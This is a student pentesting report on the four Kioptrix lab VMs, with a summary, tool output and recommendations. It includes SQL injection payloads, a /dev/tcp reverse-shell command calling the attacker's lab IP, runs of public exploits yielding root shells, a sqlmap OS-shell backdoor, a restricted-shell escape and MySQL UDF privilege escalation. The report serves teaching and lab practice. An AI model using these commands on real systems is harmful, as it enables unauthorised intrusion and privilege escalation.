Systems and Enterprise Security
Pentesting Report

Francesco Ilario
1469228

Master in Engineering of Computer Science
Sapienza

Abstract. The present work is based on the Kioptrix Project [2]. The aim of this work is to analyze the 4 Kioptrix's Virtual Machines, find the vulnerabilities and state where to work to enhance the security. For each of the Kioptrix's Virtual Machine it is possible, with increasing difficulty, to obtain a root access. The Kioptrix Project is present in the OWASP list of vulnerable machine [1]. I uploaded the Project Working Directory in a public git repository on BitBucket[4] and can be found at the following link:

https://Bluto92@bitbucket.org/Bluto92/ses.git

Table of Contents

1 Summary Of Results

After having identified the targets' IPs, I started a separate attack for each of them. I found that they are all vulnerable, and it was always possible for me to gain a remote root access.

1.1 Kioptrix 1

The Kioptrix 1 machine exposes known-vulnerable versions of Apache HTTP Server and Samba. After an analysis of the target conducted using `nmap`[6] and `enum4linux` it was possible to leverage on some exploits available in the database of `ExploitDB` [5] to gain root access.

1.2 Kioptrix 2

The second target is running a vulnerable web site where it is possible to perform SQL Injection and Command Injection, which allow me to open a reverse shell. It is also running a Linux kernel for which there is an exploit that allows to perform Privilege Escalation, i.e. gain root access from local access without knowing the administrator's password.

1.3 Kioptrix 3

The Kioptrix 3 machine presents an Apache HTTP and an OpenSSH Servers, which do not suffer from any known vulnerability. I started to analyze the exposed Web Site and found out that it relies on Gallarific and LotusCMS [8], and that both are vulnerable. Leveraging on these vulnerabilities, I was able to obtain hashed passwords of registered users and to read some configuration files of the system, like the /etc/passwd one. Comparing the users in the system and in the Gallarific's database, I noticed that there are some usernames in common. The passwords were hashed in raw-md5 and it was simple to conduct a successful dictionary attack, using pre-built dictionaries. I used these username/password pairs to login through the ssh service. From this moment, it was simple to gain root access simply editing the /etc/sudoers file using an editor executable as root.

1.4 Kioptrix 4

The forth target exposes a web site that is vulnerable to SQL Injection. I used this vulnerability to obtain a shell as local user and a lot of precious information about the environment. Furthermore, the MySQL service is running as root and the root's login password for MySQL is the empty password. These misconfigurations allow a local user to use the MySQL service to perform Privilege Escalation.

2 Targets Discovery

Using first netdiscover and subsequently nmap I found that the target machines have IPs in the range 10.0.2.6-9. Respectively:

- 10.0.2.6: Kioptrix 1
- 10.0.2.7: Kioptrix 2
- 10.0.2.8: Kioptrix 3
- 10.0.2.9: Kioptrix 4

3 Kioptrix 1: Attack Narrative

3.1 Information Gathering

```
# Nmap 7.25BETA2 scan initiated Sun Oct  8 21:21:49 2017 as: nmap -sV -O --system-dns -o nmap_scan 10.0.2.6
Nmap scan report for 10.0.2.6
Host is up (0.00060s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:9F:E3:35 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct  8 21:21:57 2017 -- 1 IP address (1 host up) scanned in 8.23 seconds
```

From the nmap's report we know that the running OS is based on RedHat[3] and on a Linux kernel 2.4.9 - 2.4.18. We also know that it exposes an Apache HTTP Server and that a Samba service is active.

3.2 Apache and mod_ssl

As said before an Apache HTTP Server is running. The nikto's report says that this server may allow remote code execution, due to the weak mod_ssl module.

```
root@kali:~/Documents/Kioptrix/Kioptrix1# cat nikto_scan
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.6
+ Target Hostname:    10.0.2.6
+ Target Port:        80
+ Start Time:         2017-10-09 02:59:05 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 05:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ Scan terminated:  20 error(s) and 19 item(s) reported on remote host
+ End Time:           2017-10-09 03:05:54 (GMT2) (409 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

I looked for an exploit in the exploitdb [5] that leverages on this vulnerability.

```
root@kali:~/Documents/Kioptrix/Kioptrix1/mod_ssl# cat ssploit
-------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                |  Path
                                                                                                                                              | (/usr/share/exploitdb/platforms/)
-------------------------------------------------------------------------------------------------------------------------------------------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Exploit                                                                                  | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Exploit                                                                                | unix/remote/764.c
-------------------------------------------------------------------------------------------------------------------------------------------------------------
```

I used this exploit using the information gathered till now (section 3.1) and I successfully obtained a root shell.

```
root@kali:~/Documents/Kioptrix/Kioptrix1/mod_ssl# ./pe 0x6b 10.0.2.6 -c 40

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; ./p;
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

3.3 Samba

Using the tool `enum4linux` I could state that the system is running the version 2.2.1a of Samba, so I looked for some known exploits for this Samba's version.

```
root@kali:~# searchsploit samba 2.2.
--------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                               |  Path
                                                                                             | (/usr/share/exploitdb/platforms/)
--------------------------------------------------------------------------------------------- ----------------------------------
(Linux Kernel 2.6) Samba 2.2.8 (Debian / Mandrake) - Share Privilege Escalation              | linux/local/23674.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                                 | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Buffer Overflow (Metasploit) (1)                             | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Overflow Exploit (Metasploit)                           | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Overflow (Metasploit)                                 | lin_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Overflow (Metasploit)                                   | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Overflow (Metasploit)                             | solaris_sparc/remote/16330.rb
Samba 2.2.8 - (Brute Force Method) Remote Command Execution                                  | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                                   | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                                   | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                                   | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                                   | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Overflow (Metasploit)                                                | linux/remote/9936.rb
Samba 2.2.x - Buffer Overflow                                                                | linux/remote/7.pl
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow                      | unix/remote/22356.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                            | multiple/remote/10.c
--------------------------------------------------------------------------------------------- ----------------------------------
```

I then tried all the known exploits and found only one that works, obtaining a root shell.

```
root@kali:~/Documents/Kioptrix/Kioptrix1/smb# ./smb_ex -b 0 -p 139 10.0.2.6
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

4 Kioptrix 2: Attack Narrative


4.1 Information Gathering

Using the tools nmap and nikto, I analyzed the web services that are running, which do not seem to be vulnerable.

```
# Nmap 7.25BETA2 scan initiated Fri Oct  6 16:35:56 2017 as: nmap -sV -o nmap_scan 10.0.2.7
Nmap scan report for 10.0.2.7
Host is up (0.0011s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp  open  rpcbind  2 (RPC #100000)
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp  open  ipp      CUPS 1.1
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:D2:AF:3A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct  6 16:36:22 2017 -- 1 IP address (1 host up) scanned in 25.73 seconds
```

4.2 Apache, SQL Injection and Command Injection

I visited the web site provided by the server and the main page presents a login form. I tampered the data and used `sqlmap` to check for SQLInjection vulnerabilities, which I did find.



I thus used the `sqlmap` to extract some information. However, I could not open a reverse shell in this way.


```
Parameter: psw (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: uname=a&psw=-8303' OR 9038=9038-- nTha&btnLogin=Login

    Type: AND/OR time-based blind
    Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
    Payload: uname=a&psw=a' AND 7212=BENCHMARK(5000000,MD5(0x474f5444))-- dXfy&btnLogin=Login

Parameter: uname (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: uname=-4991' OR 9522=9522-- gQys&psw=a&btnLogin=Login

    Type: AND/OR time-based blind
    Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
    Payload: uname=a' AND 4792=BENCHMARK(5000000,MD5(0x4c6c536e))-- zLMD&psw=a&btnLogin=Login
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: psw, type: Single quoted string (default)
[1] place: POST, parameter: uname, type: Single quoted string
[q] Quit
> 0
[02:53:57] [INFO] testing MySQL
[02:53:58] [INFO] confirming MySQL
[02:53:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 4.9
web application technology: PHP 4.3.9, Apache 2.0.52
back-end DBMS: MySQL < 5.0.0
[02:53:58] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.7'
```

I leveraged on the discovered SQLInjection vulnerability to bypass the login and I proceeded to a new page where I am required to input an address in order

to check if it is online. I found that this form does not properly sanitize the inputs and I was able to perform Command Injection. I leveraged on this vulnerability to open a reverse shell, injecting the following bash command and catching the produced request using the tool `nc`:

```
0<&196;exec 196<>/dev/tcp/10.0.2.5/10009; sh <&196 >&196 2>&196
```

In this way I was able to open a reverse shell as user *apache* and to get other information about the system, such as the Linux Kernel version currently running. I looked for some known privilege escalation exploits for the running Linux Kernel, and I found one working.



5 Kioptrix 3: Attack Narrative

5.1 Information Gathering

From the nmap and nikto scans, it was not possible to identify any known vulnerability. However, a very significant information we can extract from the nikto's report is that the service phpMyAdmin is reachable from outside.


```
root@kali:~/Documents/Kioptrix/Kioptrix3# nmap -sV -O 10.0.2.8 --system-dns

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-10-09 21:12 CEST
Nmap scan report for kioptrix3.com (10.0.2.8)
Host is up (0.00087s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
MAC Address: 08:00:27:70:F4:8F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.28 seconds
```

```
root@kali:~/Documents/Kioptrix/Kioptrix3# nikto -h 10.0.2.8 | tee >&2 nikto_scan
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.8
+ Target Hostname:    10.0.2.8
+ Target Port:        80
+ Start Time:         2017-10-09 21:09:44 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Fri Jun  5 21:22:00 2009
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 7534 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2017-10-09 21:10:25 (GMT2) (41 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

5.2 Web Site

So I looked at the website exposed through the Apache HTTP Server and tried to leverage on it. I checked for the possibility to inject some SQL code in the forms of the website (using sqlmap) without any success.

Gallarific I started looking at the html code of the pages and found out, in the source code of the gallery page, a comment about an admin page and I visited it. Apparently, the web site is built on Gallarific. I tried to inject SQL code, using `sqlmap`, but the login form is secure. I looked in the ExploitDB's database [5] for some known vulnerabilities of Gallarific and found one which permits me to display the Gallarific's admin's password.



However, even if I am now able to login as admin in the Gallarific's backend and I can modify some website's contents, this does not help me to gain a root shell.


LotusCMS, phpMyAdmin, OpenSSH In the main Login page we can see that the form is "proudly developed by: LotusCMS"[8]. I used this information to look for any known vulnerabilities. I found out the LotusCMS-Exploit by Hood3dRob1n [9], which implements a shell script for the eval() vulnerability exploit that can also be found in the *ExploitDB*'s database[5]. Using this exploit I was able to open a reverse shell as "www-data" user.


```
Path found, now to check for vuln....

</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
10.0.2.5
What PORT?
4009

OK, open your local listener and choose the method for back connect:
1) NetCat -e       3) NetCat Backpipe  5) Exit
2) NetCat /dev/tcp  4) NetCat FIFO
#? 1
```

This user has the ownership on the directory where LotusCMS is installed, so I was able to read the configuration files and to extract the user/password pair that is used for accessing the database (written in the file `gallery/gconfig.php`).


```
root@kali:/media/sf_Documents/Kioptrix/Kioptrix3/lotusCMS/LotusCMS-Exploit-master# nc -lvp 4009
listening on [any] 4009 ...
connect to [10.0.2.5] from kioptrix3.com [10.0.2.8] 56555
cat gallery/gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details ---------------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```


From the nikto scan I know that the phpMyAdmin page is reachable from outside and I used the stolen credentials to log in. I was able to read the following other usernames and hashed passwords.





From the reverse shell that I was able to open before, I read the file `/etc/passwd` and noticed that the users *dreg* and *loneferret* exists both as system user and LotusCMS one. I was able to guess the cypher (MD5), and then the passwords through the following two dictionary attacks.





I used this credentials to login using ssh and resulted that I could login with both the accounts. Sharing the same password among multiple services is generically a bad practice; especially if one of this service has a weak protection (MD5 encryption).

With the account *dreg* it is not possible to use sudo. However, with the account *loneferret*, as specified in the file *CompanyPolicy.README* in the loneferret's home, it is possible to use the simple hexadecimal editor `ht` as administrator. I used this tool to modify the "/etc/sudoers" file and to allow me the use of the command `sudo su`. In this way I was able to gain root access.

6 Kioptrix 4: Attack Narrative

6.1 Information Gathering

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-10-07 23:06 CEST
Nmap scan report for 10.0.2.9
Host is up (0.00066s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:03:57:FD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.38 seconds
```

I could not find any known vulnerability for the exposed services. The nikto's scan did not report any remarkable information.

6.2 WebSite, sqlmap, MySQL

The exposed website presents, as first page, a login form. I used Firefox's Tamper Data tool to extract the information needed to use `sqlmap`. In this way I was able to run a reverse shell as the user *www-data* using the following command:

```
sqlmap --url "http://10.0.2.9/checklogin.php" --data "myusername=a&mypassword=a&Submit=Login"
       -p "myusername, mypassword" --dbms mysql --os-shell
```

Through this shell I could obtain a lot of precious information, such as the precise Linux Kernel version and, most important for the attack, that MySQL is running with root privileges.

```
[19:11:03] [INFO] the backdoor has been successfully uploaded on '/var/www/' - http://10.0.2.9:80/tmpbzylq.php
[19:11:03] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] a
command standard output:    'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
os-shell> uname -ar
command standard output:    'Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux'
os-shell> ps -aux | grep mysql
command standard output:
---
root      4109  0.0  0.0   1772   524 ?        S    09:36   0:00 /bin/sh /usr/bin/mysqld_safe
root      4151  0.0  2.8 126988 16652 ?        Sl   09:36   0:03 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.
pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
root      4153  0.0  0.0   1700   560 ?        S    09:36   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
www-data  5560  0.0  0.0   1772   488 ?        R    13:11   0:00 sh -c ps -aux | grep mysql 2>&1
---
```

I could also read the php files that compose the web site obtaining the MySQL root's credentials, i.e. username *root* with empty password.

```
os-shell> cat checklogin.php
command standard output:
---
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

This is a very bad practice, because I can use this misconfiguration to run commands as root through the UDF (User-Defined Function) module. Indeed, in this scenario, I can use the MySQL function `sys_exec` to execute system commands as root. However, from the shell opened through sqlmap I was not


able to run any interactive program, hence I could not successfully use neither "sudo su" nor "mysql".

6.3 OpenSSH

I tried to leverage on the SSH service using the data previously collected. Using the shell opened with `sqlmap` I was able to read the "/etc/passwd" file and I noticed that the shell associated with the user *john* is not the classic bash, but the `kshell` one. I used `cat` on the main executable of the kshell (in "/bin/kshell") and read that it is a python script that uses the `lshell` python package. I logged in as john and as expected I was able to run only some commands, i.e. I was in a restricted shell. After some research [10], I found that the restricted shells written in python usually are vulnerable to the following pieces of code:

- os.system('/bin/bash')
- os.popen('/bin/sh').read()

The first PoC worked and allowed me to run in a Bash environment. At this point I was able to leverage on the MySQL misconfiguration I presented in section 6.2. More precisely, I read the "/etc/sudoers" file, and discovered that the last rows state that "Members of the admin group may gain root privileges". I thus used the MySQL's UDF functionalities to add the user john to the admin group, then used "sudo su" and logged in as root with john's password.



7 Recommendations

- **Ensure strong passwords are used**: some users' passwords were empty or default ones. In other cases, it was possible to successfully perform dictionary attacks on the users passwords. It is recommended to use complex and non-dictionary based passwords.
- **Ensure strong encryption algorithms are used**: in some cases it was possible to retrieve hashed passwords and it was easy to guess them also because of the insecure encryption algorithm used (MD5). In some other cases, the passwords were stored in clear.
- **Patch vulnerable software**: many installed programs are found to be outdated or vulnerable. It is recommended to update or patch them.
- **Vulnerable web sites**: the presented web sites are all vulnerable to the simplest forms of attack, like SQL and Command Injections. It is recommended to correctly sanitize user inputs.
